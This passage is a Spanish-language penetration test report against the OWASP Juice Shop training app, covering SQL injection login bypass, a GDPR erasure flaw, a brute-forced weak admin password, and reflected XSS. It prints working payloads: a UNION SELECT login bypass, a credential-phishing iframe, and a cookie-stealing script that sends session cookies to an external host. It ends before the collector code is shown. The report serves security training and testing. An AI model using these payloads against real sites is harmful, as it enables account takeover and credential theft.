Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Ninguno

Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	Alta, pues permite iniciar sesión con usuarios de permisos elevados y acceder a datos confidenciales
Integridad	Alta, pues permite iniciar sesión con usuarios de permisos elevados y modificar datos
Disponibilidad	Alta, pues permite iniciar sesión con usuarios de permisos elevados y borrar datos

EXPLOTACIÓN

Gracias a una inyección anterior, descubrimos las columnas de la tabla usuarios y su formato:

Además, hemos visto también que el campo de “usuario” en el formulario de inicio de sesión es susceptible de ataques de SQLi.


Con ello, podemos construir una consulta UNION SELECT que, en vez de mandar su petición a la base de datos, lo haga a una tabla temporal directamente definida en la consulta.

La consulta a ejecutar que nos permite realizar la inyección es la siguiente:


*' UNION SELECT * FROM (SELECT 15 as 'id', '' as 'username', 'acc0unt4nt@juice-sh.op' as 'email', '12345' as 'password', 'accounting' as 'role', '123' as 'deluxeToken', '1.2.3.4' as 'lastLoginIp' , '/assets/public/images/uploads/default.svg' as 'profileImage', '' as 'totpSecret', 1 as 'isActive', '1999-08-16 14:14:41.644 +00:00' as 'createdAt', '1999-08-16 14:33:41.930 +00:00' as 'updatedAt', null as 'deletedAt')--*

En la misma, podemos observar cómo se crea un registro de la tabla de forma totalmente manual con los datos que deseamos, por ejemplo, en la anterior se crear un usuario con el rol de contable.



Una vez hecha la consulta, podemos hacer la inyección:



Que termina en un inicio de sesión exitoso:



VUL_009 – GDPR Data Erasure

GDPR Data Erasure			
ID	Vul_009	CRITICIDAD	9,8 CRÍTICA
URL	http://juice.shop/dataerasure		
DESCRIPCION	La web no cumple con las políticas de la GDPR. Cuando un cliente solicita un borrado de datos lo único que sucede es que la aplicación lo saca de sesión, pero sus datos no se borran. Esto implica un fallo a nivel de confidencialidad, integridad y disponibilidad de los datos pues permite que estos persistan en la aplicación tras una solicitud legal de borrado.		
EVIDENCIA	 Captura de un inicio de sesión exitoso con la cuenta de chris.pike@juice-sh.op con la que se había solicitado un borrado de datos  Captura de un inicio de sesión exitoso en el que se muestra la misma cesta que existía antes de la solicitud de borrado de datos, demostrando que los datos del usuario persisten tras la misma		
RIESGOS	En caso de que un cliente solicite un borrado y trate de hacer de nuevo un inicio de sesión podrá comprobar que el programa no ha borrado sus datos y puede presentar una denuncia que acabe costando una buena suma de dinero a la empresa. Vulneración de derechos básicos de los clientes de la tienda.		
RECOMENDACIONES	Las solicitudes de borrado deberían ser atendidas y solo se deberían conservar las facturas de los clientes borrados a efectos de las necesidades contables presentadas en la ley.		
REFERENCIAS	https://www.aepd.es/es/derechos-y-deberes/conoce-tus-derechos/derecho-de-supresion-al-olvido		


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_009	GDPR Data Erasure
CVSS3 PUNTUACION	CRITICA 9,8
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Ninguna porque es un error de la aplicación que no requiere explotarse, solo denunciarse.
Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	Alta pues viola la confidencialidad de nuestros clientes si estos solicitan un borrado, permaneciendo sus datos.
Integridad	Alta pues en la aplicación existen y sobreviven datos que no deberían estar.
Disponibilidad	Alta, pues si unos datos que deberían de dejar de estar disponibles siguen estándolo, es un fallo en la disponibilidad también.

EXPLOTACIÓN

Su proceso es simple. Creamos una cuenta de usuario normal y generamos ciertos datos en la aplicación.


Navegamos a la página para solicitar el borrado de datos:



Tras ello el sistema nos sacará de sesión.

Seguidamente, podremos comprobar cómo podemos volver a iniciar sesión con el mismo usuario y contraseña, y como todos nuestros datos siguen intactos en la aplicación.

VUL_010 – PASSWORD Strength

PASSWORD Strength			
ID	Vul_010	CRITICIDAD	CRITICA 9,8
URL		http://juice.shop/#/login	
DESCRIPCION		Se encuentran cuentas de administrador con credenciales muy débiles existentes en diccionarios habituales. Además, no se encuentran medidas de protección contra la fuerza bruta de credenciales en la aplicación. Hay que tener presente que la seguridad de un sitio es igual de fuerte que su eslabón más débil y usar contraseñas débiles puede comprometer completamente la aplicación.	
EVIDENCIA		 Imagen de un ataque de fuerza bruta contra el usuario administrador.	
RIESGOS		En este caso se puede conseguir acceso a todas las funcionalidades que posee un administrador de la aplicación comprometiendo la confidencialidad, integridad y disponibilidad de los datos.	
RECOMENDACIONES		Se recomienda establecer una política de contraseñas seguras en la aplicación que evite la creación contraseñas débiles. En segundo lugar, se recomienda instalar controles de seguridad ante la fuerza bruta, para que el inicio de sesión se bloquee cuando se detecten los mismos. Se recomienda no mostrar los correos de los usuarios en la aplicación pues son los mismos que se usan para iniciar sesión.	


	El nombre de usuario que se muestra en la aplicación y el nombre necesario para iniciar sesión deberían ser distintos.
REFERENCIAS	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_010	PASSWORD Strength
CVSS3 PUNTUACION	CRÍTICA 9,8
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, es de los ataques esenciales
Privilegios requeridos	Baja, no se requiere privilegio alguno
Interacción del usuario	Ninguna
Alcance	Sin cambios, se ataca y afecta a la aplicación
Confidencialidad	Alta, se valora así porque además los propios administradores de la aplicación usan contraseñas débiles
Integridad	Alta, se valora así porque además los propios administradores de la aplicación usan contraseñas débiles
Disponibilidad	Alta, se valora así porque además los propios administradores de la aplicación usan contraseñas débiles

EXPLOTACIÓN

En primer lugar, identificamos un correo electrónico en una de las “Reviews” que parece ser de un usuario con un rol de administrador.




Con una herramienta como burp, cargamos alguno de los diccionarios de passwords habituales y efectuamos un ataque de fuerza bruta. Cabe mencionar que existen muchas herramientas para ello y que es algo muy habitual.



Tras un tiempo no muy largo, encontramos la contraseña del administrador: admin123

VUL_011 – XSS CROSS SITE SCRIPTING REFLEJADO en buscador de productos

XSS CROSS SITE SCRIPTING REFLEJADO en buscador de productos			
ID	Vul_011	CRITICIDAD	Crítica – 9,6
URL		http://juiceshop.com/search?q=	
DESCRIPCION		Esta vulnerabilidad se da cuando hay una entrada de datos controlada por el usuario que se refleja/imprime en la aplicación ya l no estar debidamente controlada, permite insertar código malicioso. En Juice Shop los datos que entran a través del buscador de productos se imprimen en pantalla y se vuelcan dentro del código de la página permitiendo insertar código ejecutable en la misma que permite hacer cosas como robar sesiones, hacer ataques de man in the browser y mucho más.	
EVIDENCIA		 En la anterior captura se puede ver cómo se puede cargar un reproductor de audio inexistente en la aplicación. Del mismo modo se podrían cargar otros aplicativos maliciosos externos a la aplicación en la web.	
RIESGOS		Esta vulnerabilidad permite realizar ataques bastante sofisticados de ingeniería social tanto a clientes como a miembros de nuestra organización. Permite el robo de sesión de usuarios. Permite el seguimiento de navegadores y uso. Puede ser responsable del robo, alteración o borrado de información de todo tipo en nuestra aplicación e incluso en las máquinas de nuestros clientes.	

RECOMENDACIONES	Es necesario controlar y filtrar todas las entradas de datos en la aplicación, así como el lugar donde se escriben los mismos. Se deben filtrar las entradas para que no contengan javascript, por ejemplo, usando la librería DOMpurify. Se recomienda hacer mejor uso de la cabecera de seguridad X-Frame-Options. Se recomienda usar https en todo el dominio. Se recomienda usar la cabececera XSS PROTECTION. Usar la cabecera Content-Type apropiada para cada página, por ejemplo: X-Content-Type-Options=nosniff. Usar Content-Security-Policy options, como por ejemplo script-src 'self', de forma que solo se puedan cargar scripts locales. Usar la cabecera HttpOnly y Secure cookie flags nos ayudará a prevenir que javascript pueda leer cookies y solo las pueda transmitir a través de https. Implementar un WAF que nos ayude a detectar y monitorizar estos ataques.
REFERENCIAS	https://cwe.mitre.org/data/definitions/601.html https://learn.snyk.io/lessons/open-redirect/javascript/


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_011	XSS REFLEJADO EN BUSCADOR DE PRODUCTOS
CVSS3 PUNTUACION	CRÍTICA 9,6
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, es un ataque básico, muy conocido y fácil de ejecutar
Privilegios requeridos	Ninguno: el ataque podría ejecutarse desde una perspectiva no autenticada/no autorizada
Interacción del usuario	Requerida para hacer efectivo el ataque, pero no para montarlo


Alcance	Cambia porque el componente vulnerable es el servidor web y el componente afectado es el navegador del usuario
Confidencialidad	Alta, pues se podría robar una sesión de un usuario o de un administrador y acceder a los datos
Integridad	Alta, pues se podría robar una sesión de un usuario o de un administrador y alterar los datos
Disponibilidad	Alta, pues se podría robar una sesión de un usuario o de un administrador y borrar los datos

EXPLOTACIÓN


Al realizar cualquier búsqueda de producto, podemos ver como la cadena que insertamos se imprime en pantalla:




Si en la petición de búsqueda ponemos, por ejemplo, etiquetas html como las de título, podemos ver como también son enviadas y no se filtran:



Si escribimos algo de código javascript en el buscador, podemos ver como este se ejecuta en la aplicación, en este caso, es una alerta:



A continuación, tenemos un ejemplo más complejo de XSS reflejado en donde cargamos una canción reproducible. De la misma forma, podríamos cargar archivos ejecutables maliciosos.



A continuación, vamos a mostrar una inyección XSS que pretende engañar al usuario para que inserte sus credenciales y estas sean enviadas a un servidor malicioso.

En esta PoC se ha desarrollada modestamente el engaño, pero la vulnerabilidad nos permitiría elaborar ataques mucho más sofisticados y creíbles.

Lo primero será crear el payload, que cargará un iframe en la aplicación con un formulario de inicio de sesión malicioso.




Fig. 1: Imagen del payload

Seguidamente, crearemos un formulario que será el que llamará y cargará el payload en el iframe. El código es muy simple y aquí es donde tocaría ser más imaginativo para que el engaño fuera lo más creíble posible:




Fig. 2: Imagen del formulario cargado en el iframe que remitirá las credenciales obtenidas a nuestro servidor malicioso.

Al enviar el payload a la aplicación nos cargará efectivamente, el formulario embebido. Bastará con copiar la url de la siguiente imagen y enviarla a cualquier usuario para que, al ver que se le solicitan las credenciales, las inserte.




Fig. 3: Imagen del formulario que carga nuestro PAYLOAD

Una vez que cualquier usuario escriba y envíe sus credenciales en el formulario estás se recibirán en nuestro servidor malicioso:




Fig. 4: Imagen de las credenciales recibidas en nuestro servidor

De esta forma podemos ver el potencial de esta vulnerablidad que se ejecutaría solo enviando el siguiente link a cualquier usuario de la aplicación:

http://192.168.1.41:3000/#/search?q=%3Ciframe%20width%3D%22100%25%22%20height%3D%22166%22%20scrolling%3D%22no%22%20frameborder%3D%22no%22%20allow%3D%22autoplay%22%20src%3D%22http:%2F%2F192.168.1.69:5555%2Findex.html%22%3E%3C%2Fiframe%3E


MOSTRAR EL TOKEN de session

Parecido a lo anterior, se puede elaborar un payload para robar el token de acceso.

Para la prueba de concepto, en esta ocasión se mostrará el mismo en una alerta. Puesto que este token se guarda también en una cookie, bastará con capturar las cookies a través de un hijacking.

Veamos ahora el payload que mostraría el token en pantalla:

<iframe src="javascript:alert(document.cookie)">



SESSION Hijacking con XSS reflejado

Para efectuar una PoC de robo de sesión, vamos a ver un payload con el que podemos robar la cookie de un usuario y con ella, su JWT Token. El código sería el siguiente:

<iframe src="javascript:document.location='http://192.168.1.69:8888/index.php?c='+document.cookie">

Enviado junto con la url se vería de la siguiente manera. Este sería el enlace que recibiría la víctima:


http://192.168.1.41:3000/#/search?q=%3Ciframe%20src%3D%22javascript:document.location%3D'http:%2F%2F192.168.1.69:8888%2Findex.php%3Fc%3D'%2Bdocument.cookie%22%3E

Lo que hace este payload es enviar todas las cookies que encuentre en la aplicación a un servidor externo, el cual las procesará a través del archivo index.php y las almacenará.

El contenido del archivo index.php será el siguiente:

